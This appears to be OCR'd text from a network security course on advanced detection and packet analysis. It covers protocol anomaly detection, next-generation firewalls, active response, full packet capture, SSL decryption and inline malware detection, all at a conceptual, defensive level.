
Another example is the binary executable code contained in an HTTP header. This type of traffic should be detected and blocked at the perimeter.

Voice over IP (VoIP) is another application area that is now becoming widely deployed. VoIP uses the complex H.323 and SIP protocols that perimeter devices need to validate for standards compliance.

The protocol standards compliance detection method will likely create some false positives because, unfortunately, some software vendors do not adhere to proper protocol standards, for example, POP3 clients that are not in compliance with RFC1725, the POP3 protocol specification. Many widely deployed mainstream products deviate from the protocol specifications. Hopefully, new packet inspection devices that check for protocol compliance force these vendors to update and correct any noncompliance with protocol standards.



In addition to standards compliance, protocol anomaly detection determines whether data within the protocol adheres to expected usage. Even if a communication stream complies with a protocol standard, the way in which the protocol is used may be inconsistent with what is expected. For example, using the characters "../" in web URLs would be an anomaly in the data portion of the packet. This isn't restricted per the RFC; however, it could allow the attacker to view sensitive directories and files, an attack known as directory traversal. Another example is the use of HTTP for P2P file sharing, instant messaging, and other programs that are restricted per company policy. These types of programs utilize TCP port 80, which is normally permitted for both inbound and outbound traffic. In addition to being restricted per company policy, these types of applications may create critical security risks, allowing viruses, Trojans, and other malware to enter the network. Other anomalies for HTTP include malformed URLs, abnormally long URLs, and abnormally long header lines. Perimeter devices that perform protocol anomaly detection contain in-depth knowledge of protocol standards and expected usage and can detect traffic that does not comply with those guidelines. They often use strict models and detect deviations from the model. These models are created from the protocol specifications, various implementations of the protocol, and expected application usage requirements. Protocol anomaly detection can be implemented in a variety of ways. It could be a simple system that detects a small number of known deviations by using pattern matching or an extensive system that tracks and maintains state for complete transactions and evaluates all traffic for various types of compliance and usage. The latter protocol anomaly detection can identify zero day attacks for which signatures do not yet exist. It is also more resistant to evasion techniques, such as polymorphism.




Around 2009, a new network security market started to emerge with products called Next Generation Firewalls, or NGFW. Although many in the security community initially dismissed this as yet another vendor hype cycle, the trend has continued and the products are proving to be enterprise-ready and much more capable than traditional Layer 3 to 4 firewalls of the past.

The major capabilities that differentiate a NGFW from a traditional firewall include protocol anomaly detection, behavioral profiling of application traffic (think "normal" HTTP versus "abnormal" HTTP), and varying degrees of correlation with user accounts initiating or receiving the application traffic in question. Many NGFW products also include the capability to decrypt SSL traffic (a huge performance hit in many cases) and classic intrusion prevention signatures (covered later today).

Leading NGFW Vendors

- Palo Alto
  - First to market this term
- Check Point
  - Advanced "software blades"
- Juniper
- Sourcefire
- Dell Sonicwall
- Fortinet



**From Palo Alto Networks site


Advanced Detection and Packet Analysis

This slide simply depicts some of the leading NGFW vendors in the marketplace right now, which is useful to know for enterprises evaluating security products in this category. Many different options are available for these technologies, ranging from traditional firewall replacement to data center augmentation, branch office protection, and more.

Picture found at http://www.paloaltonetworks.com/products/technologies/.

New Trends: Active Response

- Although active response is not a new concept, new tools and tech are emerging
- Takes the honeypot in a different direction
- Example: Mykonos Web Security (now Juniper)




Advanced Detection and Packet Analysis

For some time now, IDS and firewall tools have incorporated the concept of Active Response where certain detected events trigger other devices or tools (or even the same ones) to take additional actions. A classic example of "active response" is the IDS rule triggering from an attack, which then signals a firewall to block traffic from an offending IP address.


Honeypots have also played a role in active response, using both automated and manual triggering methods to direct or block attacker behavior. With some recent technologies and tools, however, this concept is being taken in some new directions. Mykonos software, acquired by Juniper, can modify web app code and behavior to purposefully block or deceive attackers. The concept of "automated deception" in network and application security has never traditionally been offered in commercial tools, and this could mark a new avenue for defenders to leverage.

Picture taken from Mykonos site at http://www.mykonossoftware.com/proactive-response.php.




Another new category of network security that has been steadily growing since 2008 is "full packet capture" devices. These types of platforms are sometimes considered as "network VCR" or "network recorder" platforms, allowing teams to record traffic over a period of time, store it, and then slice and dice it for analysis later. Most security teams leverage these platforms for deep-dive network forensics and root cause analysis, but in the last few years, these systems have steadily been offering more complex analytics for big data.


Platforms in this space are keenly focused on their analytics capabilities and forensics tools but must also have robust speed and storage options for large, high-speed networks.




There needs to be a means to detect when an application is carrying malicious data or commands. Even if Application layer communications adhere to protocols, they may still carry data that can attack the system. Therefore, a perimeter device must limit or control an application's capability to include potentially dangerous data or commands. An example of malicious data in an application stream often comes from malicious scripts that are inadvertently executed by the user. These scripts can be disguised in URLs or within other applications, such as games and jokes. It is a relatively simple task to create an HTTP compliant attack script. In addition, cross site scripting attacks are embedded within HTTP requests to steal user information. Attackers typically inject a script into a popular object on a frequently accessed website that triggers an attack on another web server. Another example of detecting malicious data is the capability to detect malware in the data stream. Most viruses are spread via e-mail attachments. Examining and filtering these types of messages as they enter or exit the network decreases the load on the mail server and optimizes its performance in delivering legitimate mail. Steganography is another more difficult type of attack to detect. Although the hidden data may not be malicious, it is prudent to know when covert communications are taking place. These types of attacks should be detected; however, this involves inspecting the packet's full payload content on sometimes large quantities of data.



You need a means to restrict an application from performing unauthorized operations. Not only can Application layer communications include malicious data, the application itself might perform unauthorized operations. A perimeter device must perform "access control" and "legitimate usage" checks on application level traffic to identify and control such operations at the network level. This type of packet inspection requires the capability to distinguish application operations in great detail. It also involves an awareness of such entities as subjects, objects, and permissions. Subjects can be a user, process, or program that performs access. Objects can be files, programs, or services that are accessed by subjects. Permissions are access rights that a subject has for a certain object. Today's security solutions distribute this type of access control over a number of applications. This makes it more difficult to implement a global architecture that shares access control information. It also increases the chances that an application and its access controls could be improperly configured. Moving this type of packet inspection and control to centralized security devices can mitigate these problems. However, some application control still needs to be performed at the system level as well, such as memory protection, process protection, and system call access.




There needs to be a means to perform data content filtering, based on pattern matching, to detect and block attacks. Many worms and viruses are embedded deep within a packet payload. This could mean checking content on Gigabytes worth of traffic entering and exiting a network. Regular expressions are used to describe complex search patterns to match when searching through packet payload content. This is the most accurate method of pattern matching; however, it is also the most resource-intensive. Currently, several companies are developing hardware-accelerated regular expression pattern matching devices. Newer technology can perform multiprocessing for faster pattern matching and improve accuracy through full content inspection and statistical analysis.



As mentioned in previous examples, inspecting traffic for malicious code is ineffective when the data is encrypted. This functionality is typically performed at the host by using system-level protection methods. However, to prevent the attacks from ever reaching the internal hosts, security devices need to have the capability to decrypt, inspect, and re-encrypt SSL, IPsec, and other encrypted sessions. This means that the security device needs to be the end point for the VPN or other encryption mechanism, or it must reside behind the decryption device. A best practice would be to deploy the security gateway behind the decryption device to lessen the load on the device. Performing content inspection and packet reassembly alone demands high-speed processors. Adding the encryption and decryption to the same device can cause too much processor load and latency. In a *Network World* study in April 2012, devices tested that performed both SSL decryption and content assessment could experience up to 10x throughput loss! The full study can be found here at http://www.sonicwall.com/shared/download/NetWorld_SNWL_reprint.pdf.

Some current security devices can inspect encrypted SSL sessions. These products are usually deployed in front of web server farms. They contain copies of the web server's private key to decrypt and inspect the data. The data is intercepted, decrypted, and inspected before being forwarded to the web server. If an attack is detected, one or more actions may be taken, including dropping or altering the packet.

Besides SSL and IPsec, other encryption methods such as PGP may also have to be handled. Encryption such as PGP complicates the detection of e-mail worms and viruses. Storing a copy of each user's private key on a security device would be impractical and would violate privacy. Host-level inspection and prevention is better suited in these situations.




For organizations looking to decrypt SSL traffic for security analysis, three options are available. First, organizations can perform SSL decryption "on-box" on NGFW or other devices. As briefly discussed in the last slide, this is less than optimal for a lot of reasons but can work in networks with less volume.

The second option is to leverage SSL decryption at the network proxy itself, which many organizations use with load balancers and other performance control and monitoring tools. A third option that may be viable, though, is the use of specialized network taps from companies such as NetOptics and VSS Monitoring. These "intelligent" taps can actually store certificates and perform selective brokering of packets to monitoring devices when decrypted. This can actually offer some real advantages to organizations that don't want to redesign or re-architect their networks to handle SSL traffic analysis.

Inline Network-Based Malware Detection

- Network-based detection
- Inline to detect and block attacks
- Detect propagation
- Use multiple methods for detection



Advanced Detection and Packet Analysis

To keep up with the increasing number and rapid spread of sophisticated malware, network-based detection must be deployed. We mentioned previously the need to detect e-mail-based malware by inspecting attachments; however, numerous other types of malware spread without the assistance of e-mail. This type of malware detection must be inline to detect and block attacks in real time. For example, when a host machine becomes infected with a bot, it may continue to propagate by scanning for other vulnerable systems. The security device must detect and suppress the worms' scanning and propagating to prevent further infection. Security devices must use a combination of detection methods, including signature matching, anomaly detection, and behavioral detection to prevent known and unknown attacks.


Virtual Appliances

- Many network security devices are offered as specialized virtual machines, or virtual appliances
- These can integrate with leading virtualization hypervisors from VMware, Microsoft, and Citrix
- Examples include Sourcefire IPS, Juniper, and Cisco virtual firewalls
  - Also new offerings from vendors like HyTrust and StrataCloud


Advanced Detection and Packet Analysis

More and more network security appliances are offered in virtual models. These are essentially the same kinds of tools, just offered in a different format that integrates with virtualization platforms and allows for traffic monitoring in the virtual environment.

New platforms and technologies are also cropping up all the time in the virtualization space! Companies such as HyTrust have built tools for privileged user management and monitoring in virtual environments, along with compliance and configuration assessments. StrataCloud has tools for traffic monitoring, security, and virtualization operations, and so on.



